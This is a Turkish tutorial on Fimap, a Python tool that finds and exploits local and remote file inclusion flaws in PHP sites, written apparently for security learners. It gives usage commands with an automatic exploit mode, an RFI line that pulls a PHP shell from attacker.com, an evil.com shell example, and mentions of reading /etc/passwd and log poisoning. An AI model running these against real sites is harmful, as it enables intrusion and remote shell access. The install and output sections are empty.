**🧠 1. Fimap Nedir?**

**Fimap**, PHP tabanlı web uygulamalarında bulunan **LFI/RFI zafiyetlerini** otomatik olarak tarayıp sömürebilen bir Python aracıdır.

📌 Amaç:


* ?page=, ?file=, ?lang= gibi parametreleri tarayarak
* Yerel dosya dahil etme (LFI) ve uzaktan dosya dahil etme (RFI) zafiyetlerini bulmak
* Bu açıklardan yararlanarak hassas dosyaları okumak veya shell yüklemek

**🎯 2. Ne İşe Yarar?**

| **Özellik** | **Açıklama** |
| --- | --- |
| 🔍 LFI/RFI testi | Hedef URL’deki parametreleri otomatik test eder |
| 🧾 /etc/passwd okuma | LFI açıklıklarında ilk denenen dosyalardan biri |
| 🐚 Shell yükleme | RFI ile uzaktan PHP shell çağırabilir |
| 🔐 Otomatik exploit | Tespit edilen açığı otomatik sömürür |
| 📜 Log zehirleme testi | access.log dosyasına PHP payload yazılıp çalıştırılır mı diye test eder |

**⚙️ 3. Kurulum (Kali Linux / Debian)**

**✅ 1. Gerekli paketler:**



**✅ 2. Fimap’i klonla:**

metin, ekran görüntüsü, yazı tipi içeren bir resim

Yapay zeka tarafından oluşturulmuş içerik yanlış olabilir.

**🚀 4. Kullanım Komutları**

**✅ Tek bir URL’de LFI test etmek:**

python3 fimap.py -u "http://target.com/index.php?page=test"

**✅ Belirli bir dizin veya siteyi taramak:**

python3 fimap.py -l urls.txt

urls.txt dosyası içinde test edilecek URL listesi bulunur.


**✅ Otomatik sömürü:**

python3 fimap.py -u "http://target.com/index.php?page=test" --exploit

**✅ Shell yüklemeyi denemek (RFI):**

python3 fimap.py -u "http://target.com/index.php?page=http://attacker.com/shell.txt"

**📋 5. Örnek Terminal Çıktısı**



**🧠 6. LFI/RFI Nedir?**

| **Tür** | **Açıklama** |
| --- | --- |
| 📂 LFI | Kullanıcının belirttiği dosya adının sunucudan **yerel olarak dahil edilmesi** (örnek: /etc/passwd) |
| 🌍 RFI | Dosya dahil etme işleminin **uzaktaki bir sunucudan** yapılması (örnek: http://evil.com/shell.txt) |

Bu zafiyetler genellikle PHP'deki include, require, include\_once gibi fonksiyonlar üzerinden oluşur.

**🔐 7. Fimap Özellikleri**

* 🔎 Derinlikli dizin taraması
* 📁 Log poisoning kontrolü
* 🧠 Config dosyalarını okuma
* 💣 Exploit mod (otomatik)
* 📄 Dökümantasyon çıktısı alma

**🎯 8. Öğrenim Kazanımları**

* LFI/RFI açıklıklarını tespit etme ve sömürme pratiği
* Dosya dahil etme zafiyetlerinin ne kadar tehlikeli olduğunu öğrenme
* Web güvenliğinde PHP dosya işleme yapısına dair farkındalık kazanma
* Otomatize test araçlarının etik kullanımı hakkında bilgi edinme